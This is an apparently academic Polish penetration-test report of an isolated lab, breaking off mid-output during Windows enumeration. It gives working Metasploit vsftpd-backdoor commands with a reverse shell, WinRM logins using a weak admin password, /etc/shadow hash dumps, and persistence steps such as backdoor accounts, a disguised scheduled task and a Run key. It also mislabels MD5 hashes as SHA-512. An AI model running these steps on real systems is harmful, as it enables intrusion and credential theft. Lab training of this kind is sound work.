

Raport z Testu Penetracyjnego Sieci Wewnętrznej

Przedmiot: Testy penetracyjne sieci, serwerów i aplikacji

Typ testu: Black-box / Internal Network Pentest

Środowisko: Laboratoryjne (VMware Workstation)

Data realizacji: 26 kwietnia 2026 r.

Klasyfikacja: **POUFNE**

Środowisko testowe		
Maszyna	IP	Rola
Kali Linux 2026.1	192.168.0.133	Atakujący
Metasploitable 2	192.168.0.52	Cel 1 (Linux)
Windows Server 2019	192.168.0.17	Cel 2 (Windows)

Dokument sporządzony na potrzeby akademickie.
Wszystkie testy przeprowadzono wyłącznie w izolowanym środowisku laboratoryjnym.

Spis treści

1	Streszczenie dla kierownictwa (Executive Summary)	3
1.1	Podsumowanie wyników	3
2	Zakres i metodologia	4
2.1	Zakres testu	4
2.2	Metodologia	4
2.3	Narzędzia	4
3	Opis środowiska	5
3.1	Topologia sieci	5
3.2	Systemy docelowe	5
3.2.1	Metasploitable 2 – 192.168.0.52	5
3.2.2	Windows Server 2019 – 192.168.0.17	5
4	Ścieżka ataku (Attack Path)	6
5	Faza 1 – Rekonesans	7
5.1	Odkrycie hostów w sieci	7
5.2	Szczegółowe skanowanie – Metasploitable 2	7
5.3	Szczegółowe skanowanie – Windows Server 2019	8
6	Faza 2 – Uzyskanie dostępu (Initial Access)	10
6.1	Exploit vsftpd 2.3.4 – Metasploitable 2	10
6.1.1	Opis podatności	10
6.2	Weryfikacja dostępu – Metasploitable 2	10
6.3	Dostęp do Windows Server 2019 przez WinRM	11
6.3.1	Weryfikacja dostępu WinRM	11
6.3.2	Zdalne logowanie przez Evil-WinRM	11
7	Faza 3 – Post-Exploitation	13
7.1	Enumeracja Metasploitable 2	13
7.1.1	Odczyt /etc/passwd i /etc/shadow	13
7.2	Enumeracja Windows Server 2019	15
7.2.1	Uprawnienia konta Administrator	15
7.2.2	Informacje o systemie	16
7.2.3	Enumeracja kont lokalnych	16
7.2.4	Analiza winPEAS	16
7.3	Ekstrakcja hashy NTLM	17
8	Faza 4 – Persistence (Utrwalenie dostępu)	19
8.1	Persistence na Metasploitable 2	19
8.1.1	Utworzenie konta backdoor	19
8.1.2	Weryfikacja persistence	19
8.2	Persistence na Windows Server 2019	19
8.2.1	Konto lokalne administratora	20
8.2.2	Scheduled Task (persistence przy starcie systemu)	20
8.2.3	Registry Run Key	20

9 Proof of Concept	21
9.1 PoC 1 – CVE-2011-2523: vsftpd 2.3.4 Backdoor	21
9.2 PoC 2 – Słabe hasło administratora WinRM	21
10 Analiza wpływu	22
11 Rekomendacje	23
12 Wnioski	24

Streszczenie dla kierownictwa (Executive Summary)

W dniach 26 kwietnia 2026 r. przeprowadzono test penetracyjny sieci wewnętrznej w środowisku laboratoryjnym. Celem testu było zidentyfikowanie podatności w systemach Linux (Metasploitable 2) oraz Windows (Windows Server 2019) i ocena możliwości przeprowadzenia pełnego ataku od fazy rekonesansu do eskalacji uprawnień i utrwalenia dostępu (persistence).

KRYTYCZNE

Test zakończył się **pełnym przejęciem obu systemów**. Atakujący uzyskał uprawnienia **root** na systemie Linux oraz uprawnienia **Administrator** na systemie Windows Server 2019. Wyciągnięto hashe NTLM wszystkich kont lokalnych oraz założono mechanizmy persistence umożliwiające ponowny dostęp po restarcie systemów.

Podsumowanie wyników

darkblue!20 Faza	Wynik	Status
Rekonesans sieciowy	Wykryto 2 cele VMware w sieci /24	OK
Enumeracja usług	Wykryto 20+ otwartych portów na Metasploitable	OK
Initial Access (Linux)	Exploit vsftpd 2.3.4 backdoor → root	KRYT.
Initial Access (Windows)	WinRM + słabe hasło admina → Administrator	KRYT.
Post-exploitation	Odczyt /etc/shadow, hashe NTLM, systeminfo	KRYT.
Privilege Escalation	Nie wymagana – dostęp root/Admin od razu	INFO
Persistence (Linux)	Backdoor konto hacker	KRYT.
Persistence (Windows)	Konto hacker + Scheduled Task + Registry	KRYT.

Zakres i metodologia

Zakres testu

Test objął następujące systemy w izolowanej sieci laboratoryjnej:

- **Metasploitable 2** (192.168.0.52) – celowo podatna maszyna wirtualna Linux, symulująca środowisko produkcyjne z niezaktualizowanym oprogramowaniem.
- **Windows Server 2019 Standard Evaluation** (192.168.0.17) – serwer Windows z domyślną konfiguracją i słabymi poświadczeniami administracyjnymi.

Metodologia

Test przeprowadzono zgodnie z metodyką **PTES** (Penetration Testing Execution Standard) oraz z uwzględnieniem faz opisanych w **MITRE ATT&CK**:

1. **Rekonesans** – odkrycie hostów, skanowanie portów i enumeracja usług
2. **Identyfikacja podatności** – analiza wykrytych usług pod kątem znanych CVE
3. **Exploitation (Initial Access)** – wykorzystanie podatności do uzyskania dostępu
4. **Post-exploitation** – zbieranie informacji, ekstrakcja danych uwierzytniających
5. **Privilege Escalation** – analiza możliwości podwyższenia uprawnień
6. **Persistence** – ustanowienie trwałego dostępu do systemów
7. **Raportowanie** – dokumentacja wyników i rekomendacje

Narzędzia

darkblue!20 Narzędzie	Zastosowanie	Faza
Nmap 7.98	Skanowanie portów i enumeracja usług	Rekonesans
Metasploit Framework 6.4	Eksploatacja podatności vsftpd	Initial Access
CrackMapExec 5.4.0	Weryfikacja dostępu WinRM	Initial Access
Evil-WinRM 3.9	Zdalne wykonanie poleceń na Windows	Post-exploit
winPEASx64	Enumeracja podatności Windows	Post-exploit
impacket-secretsdump	Ekstrakcja haszy NTLM z rejestru	Post-exploit

Opis środowiska

Topologia sieci

Siec laboratoryjna: 192.168.0.0/24

```
[Kali Linux 2026.1]          [Metasploitable 2]
192.168.0.133      <---->  192.168.0.52
      |                      Ubuntu 8.04 LTS
      |                      vsftpd 2.3.4, Samba 3.0.20
      |                      Apache 2.2.8, MySQL 5.0
      |
      +-----> [Windows Server 2019]
                  192.168.0.17
                  WinRM (port 5985)
                  Konto: Administrator
```

Systemy docelowe

Metasploitable 2 – 192.168.0.52

- **System operacyjny:** Ubuntu 8.04 LTS (Linux 2.6.24)
- **Architektura:** i686 (x86)
- **Hostname:** metasploitable.localdomain
- **Otwarte porty:** 21 (vsftpd), 22 (SSH), 23 (Telnet), 25 (SMTP), 80 (HTTP), 139/445 (SMB), 3306 (MySQL), 5432 (PostgreSQL), 6667 (IRC) i inne

Windows Server 2019 – 192.168.0.17

- **System operacyjny:** Microsoft Windows Server 2019 Standard Evaluation
- **Wersja:** 10.0.17763 Build 17763
- **Hostname:** WIN-UALVVUNJ2E0
- **Domena:** WORKGROUP
- **Otwarte porty:** 5985 (WinRM/HTTP)
- **Zainstalowane aktualizacje:** KB5020627, KB5019966, KB5020374

Ścieżka ataku (Attack Path)

```
KALI LINUX (192.168.0.133)
|
|-- [1] nmap -sn 192.168.0.0/24
|      --> odkrycie: .52 (Metasploitable), .17 (Win Server)
|
|-- [2] nmap -sV -sC -A 192.168.0.52
|      --> vsftpd 2.3.4, Samba 3.0.20, port 1524 (bindshell)
|      ...
|
|-- [3] msf: exploit/unix/ftp/vsftpd_234_backdoor
|      --> Meterpreter session 1 opened (root@metasploitable)
|      --> /etc/passwd, /etc/shadow, hostname, ifconfig
|      --> useradd hacker (PERSISTENCE)
|
|-- [4] nmap -sV -sC -A 192.168.0.17
|      --> port 5985 WinRM otwarty
|
|-- [5] crackmapexec winrm 192.168.0.17 -u Administrator -p '
      admin123!'
|      --> [+] Pwn3d!
|
|-- [6] evil-winrm -i 192.168.0.17 -u Administrator -p '
      admin123!'
      --> whoami: win-ualvvunj2e0\administrator (pelne
      uprawnienia)
      --> upload winPEASx64.exe + uruchomienie
      --> net user hacker /add + localgroup administrators
      --> schtasks /create "WindowsUpdate" (PERSISTENCE)
      --> reg add HKLM\...\Run (PERSISTENCE)
      --> reg save SAM + SYSTEM + download
      --> impacket-secretsdump --> hashe NTLM wszystkich
      kont
```


Faza 1 – Rekonesans

Odkrycie hostów w sieci

Pierwszym krokiem było wykrycie aktywnych hostów w sieci laboratoryjnej za pomocą polecenia `nmap -sn 192.168.0.0/24`. Wynik pozwolił zidentyfikować dwie maszyny wirtualne VMware jako cele ataku na podstawie prefiksu adresu MAC 00:0C:29 charakterystycznego dla VMware.

```
nmap -sn 192.168.0.0/24
```

Listing 1: Skanowanie sieci – odkrycie hostów



```
(kali@kali)-[~]
$ nmap -sn 192.168.0.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-26 12:58 -0400
Nmap scan report for 192.168.0.1
Host is up (0.00064s latency).
MAC Address: E0:D3:62:FA:92:04 (TP-Link Systems)
Nmap scan report for 192.168.0.5
Host is up (0.00011s latency).
MAC Address: 30:56:0F:0A:61:97 (Unknown)
Nmap scan report for 192.168.0.17
Host is up (0.00032s latency).
MAC Address: 00:0C:29:40:51:6D (VMware)
Nmap scan report for 192.168.0.52
Host is up (0.00051s latency).
MAC Address: 00:0C:29:06:1B:00 (VMware)
Nmap scan report for 192.168.0.133
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 4.51 seconds

(kali@kali)-[~]
$
```

Rysunek 1: Wynik skanowania sieci – wykryto 5 aktywnych hostów, w tym 2 maszyny VMware

Szczegółowe skanowanie – Metasploitable 2

Następnie przeprowadzono szczegółowe skanowanie hosta 192.168.0.52 z detekcją wersji usług (`-sV`), uruchomieniem skryptów NSE (`-sC`) oraz agresywnym skanowaniem OS (`-A`).

```
nmap -sV -sC -A 192.168.0.52
```

Listing 2: Enumeracja usług – Metasploitable 2

```
(kali@kali)-[~]
$ nmap -sV -sC -A 192.168.0.52
Starting Nmap 7.90 ( https://nmap.org ) at 2026-04-26 13:07 -0400
Nmap scan report for 192.168.0.52
Host is up (0.00051s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.0.133
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_1024 00:0f:c7:1c:01:5f:6a:74:d6:98:24:fa:c4:d5:6c:cd (DSA)
|_2048 56:56:24:8f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_ssl-cert: Subject: commonName=ubuntu084-base.localdomain/organizationName=DC05A/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_Not valid before: 2018-03-17T14:07:45
|_Not valid after: 2018-04-10T14:07:45
|_ssl-date: 2026-04-26T17:07:37+00:00; +1s from scanner time.
|_sslv2:
|_SSLv2 supported
|_ciphers:
|_SSL2_RC4_128_EXPORT40_WITH_MD5
|_SSL2_RC2_128_CBC_WITH_MD5
|_SSL2_DES_64_CBC_WITH_MD5
|_SSL2_RC4_128_WITH_MD5
|_SSL2_RSA_1024_EXPORT40_WITH_MD5
|_SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_
```

Rysunek 2: Wynik skanowania Metasploitable – wykryto 23 otwarte porty z podanymi wersjami usług

Kluczowe odkrycia – Metasploitable 2

- Port 21: **vsftpd 2.3.4** – podatny na backdoor (CVE-2011-2523)
- Port 1524: **bindshell** – aktywna powłoka root bez uwierzytelnienia
- Port 445: **Samba 3.0.20** – podatna na username map script (CVE-2007-2447)
- Port 6667: **UnrealIRCD 3.2.8.1** – backdoor w serwerze IRC
- FTP: **anonimowy dostęp włączony**

Szczegółowe skanowanie – Windows Server 2019

```
nmap -sV -sC -A 192.168.0.17
```

Listing 3: Enumeracja usług – Windows Server 2019

```
(kali@kali)-[~]
$ nmap -sV -sC -A 192.168.0.17
Starting Nmap 7.90 ( https://nmap.org ) at 2026-04-26 13:17 -0400
Nmap scan report for 192.168.0.17
Host is up (0.00046s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
5985/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
MAC Address: 08:00:C9:48:51:6D (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (10) (92%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (92%), Microsoft Windows 10 1803 (85%), Microsoft Windows 10 1803 - 21H1 (85%), Microsoft Windows Server 2019 (85%), Microsoft Windows 10 1607 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE
HOP RTT ADDRESS
1 0.46 ms 192.168.0.17

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.18 seconds

(kali@kali)-[~]
```

Rysunek 3: Wynik skanowania Windows Server 2019 – widoczny port 5985 (WinRM)

Kluczowe odkrycia – Windows Server 2019

- Port 5985: **WinRM (Windows Remote Management)** – dostępny zdalnie
- Firewall blokuje pozostałe porty (SMB 445, RDP 3389)
- System z zaledwie 3 zainstalowanymi aktualizacjami – potencjalnie podatny

Faza 2 – Uzyskanie dostępu (Initial Access)


Exploit vsftpd 2.3.4 – Metasploitable 2

Opis podatności

vsftpd 2.3.4 zawiera celowo wprowadzony backdoor (CVE-2011-2523). Gdy nazwa użytkownika podczas logowania FTP zawiera znak “:”, demon otwiera powłokę nasłuchującą na porcie 6200/TCP bez uwierzytelnienia. Metasploit Framework automatyzuje ten proces i dostarcza sesję Meterpreter.

```
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.0.52
set LHOST 192.168.0.133
run
```

Listing 4: Eksploatacja vsftpd 2.3.4 przez Metasploit



```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.0.52
RHOSTS => 192.168.0.52
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[-] 192.168.0.52:21 - Msf::OptionValidateError One or more options failed to validate: LHOST.
msf exploit(unix/ftp/vsftpd_234_backdoor) > Interrupt: use the 'exit' command to quit
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.0.133
LHOST => 192.168.0.133
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.0.133:4444
[*] 192.168.0.52:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.0.133:4444 -> 192.168.0.52:42226) at 2026-04-26 13:10:45 -0400
meterpreter > |
```

Rysunek 4: Otwarcie sesji Meterpreter – Backdoor has been spawned!, sesja 1 otwarta

KRYTYCZNE

CVE-2011-2523 | CVSS 10.0 (Critical)

Atakujący uzyskał sesję Meterpreter **bez podawania jakichkolwiek poświadczeń**. Backdoor był celowo wprowadzony do kodu źródłowego vsftpd przez nieznanego podmiotu i przez krótki czas był dostępny w oficjalnym repozytorium projektu.

Weryfikacja dostępu – Metasploitable 2

Po uzyskaniu sesji Meterpreter natychmiast zweryfikowano poziom uprawnień oraz zebrano podstawowe informacje o systemie.

```
meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > █
```

Rysunek 5: getuid i sysinfo – potwierdzenie uprawnień root na Metasploitable

Wynik: Server username: root

Atakujący uzyskał **najwyższy poziom uprawnień** w systemie Linux bez konieczności przeprowadzania eskalacji uprawnień.

Dostęp do Windows Server 2019 przez WinRM

Weryfikacja dostępu WinRM

Na podstawie wyników skanowania ustalono, że serwer Windows udostępnia usługę WinRM na porcie 5985. Przeprowadzono próbę uwierzytelnienia z domyślnymi poświadczeniami administratora przy użyciu CrackMapExec.

```
crackmapexec winrm 192.168.0.17 -u Administrator -p 'admin123!'
```

Listing 5: Weryfikacja poświadczeń administratora przez WinRM

```
kali@kali:~$ crackmapexec winrm 192.168.0.17 -u Administrator -p 'admin123!'
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing WINRM protocol database
[*] Initializing FTP protocol database
[*] Initializing SSH protocol database
[*] Initializing SMB protocol database
[*] Initializing RDP protocol database
[*] Initializing LDAP protocol database
[*] Initializing MSSQL protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB 192.168.0.17 5985 NONE [*] None (name:192.168.0.17) (domain:None)
HTTP 192.168.0.17 5985 NONE [*] http://192.168.0.17:5985/wsman
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 40.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM 192.168.0.17 5985 NONE [*] None\Administrator:admin123! (Pwn3d!)
[*] None\Administrator:admin123! "NoneType" object has no attribute "upper"
```

Rysunek 6: CrackMapExec – wynik (Pwn3d!) potwierdza prawidłowe poświadczenia

KRYTYCZNE

Konto Administrator chronione było **słabym hasłem** (admin123!). Hasło spełniało minimalne wymagania polityki Windows, jednak jest trywialne do złamania metodą słownikową lub brute-force.

Zdalne logowanie przez Evil-WinRM

```
evil-winrm -i 192.168.0.17 -u Administrator -p 'admin123!'
```

Listing 6: Logowanie do Windows Server przez Evil-WinRM



```
(kali@kali)-[~]
└─$ evil-winrm -i 192.168.0.17 -u Administrator -p 'admin123!'
Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method 'quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```


Rysunek 7: Evil-WinRM shell v3.9 – uzyskanie interaktywnej powłoki PowerShell na serwerze

Faza 3 – Post-Exploitation

Enumeracja Metasploitable 2

Odczyt /etc/passwd i /etc/shadow

Po uzyskaniu powłoki systemowej (shell) w ramach sesji Meterpreter odczytano pliki zawierające informacje o kontach użytkowników oraz hasła w postaci zaszyfrowanej.



```
meterpreter > shell
Process 5483 created.
Channel 1 created.
whoami
root
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002::,/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

Rysunek 8: Zawartość /etc/passwd – lista wszystkich kont systemowych

```
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon*:14684:0:99999:7:::
bin*:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync*:14684:0:99999:7:::
games*:14684:0:99999:7:::
man*:14684:0:99999:7:::
lp*:14684:0:99999:7:::
mail*:14684:0:99999:7:::
news*:14684:0:99999:7:::
uucp*:14684:0:99999:7:::
proxy*:14684:0:99999:7:::
www-data*:14684:0:99999:7:::
backup*:14684:0:99999:7:::
list*:14684:0:99999:7:::
irc*:14684:0:99999:7:::
gnats*:14684:0:99999:7:::
nobody*:14684:0:99999:7:::
libuuid!:14684:0:99999:7:::
dhcp*:14684:0:99999:7:::
syslog*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind*:14685:0:99999:7:::
postfix*:14685:0:99999:7:::
ftp*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql!:14685:0:99999:7:::
tomcat55*:14691:0:99999:7:::
distccd*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kr3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd*:14715:0:99999:7:::
proftpd!:14727:0:99999:7:::
statd*:15474:0:99999:7:::
```

Rysunek 9: Zawartość /etc/shadow – hasła kont w postaci zaszyfrowanej (SHA-512)

```

hostname
metasploitable
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:06:1b:00
          inet addr:192.168.0.52  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe06:1b00/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4058 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2652 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1517106 (1.4 MB)  TX bytes:502095 (490.3 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:159 errors:0 dropped:0 overruns:0 frame:0
          TX packets:159 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:52373 (51.1 KB)  TX bytes:52373 (51.1 KB)

```

Rysunek 10: Hostname i konfiguracja sieci (ifconfig) na Metasploitable

Enumeracja Windows Server 2019

Uprawnienia konta Administrator

```

(kali@kali)-[~]
└─$ evil-winrm -i 192.168.0.17 -u Administrator -p 'admin123!'
Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#remote-path-completion

Info: Establishing connection to remote endpoint
*evil-winrm* PS C:\Users\Administrator\Documents> whoami
win-uallvwunj2e0\administrator
*evil-winrm* PS C:\Users\Administrator\Documents> whoami /priv

PRIVILEGES INFORMATION
-----
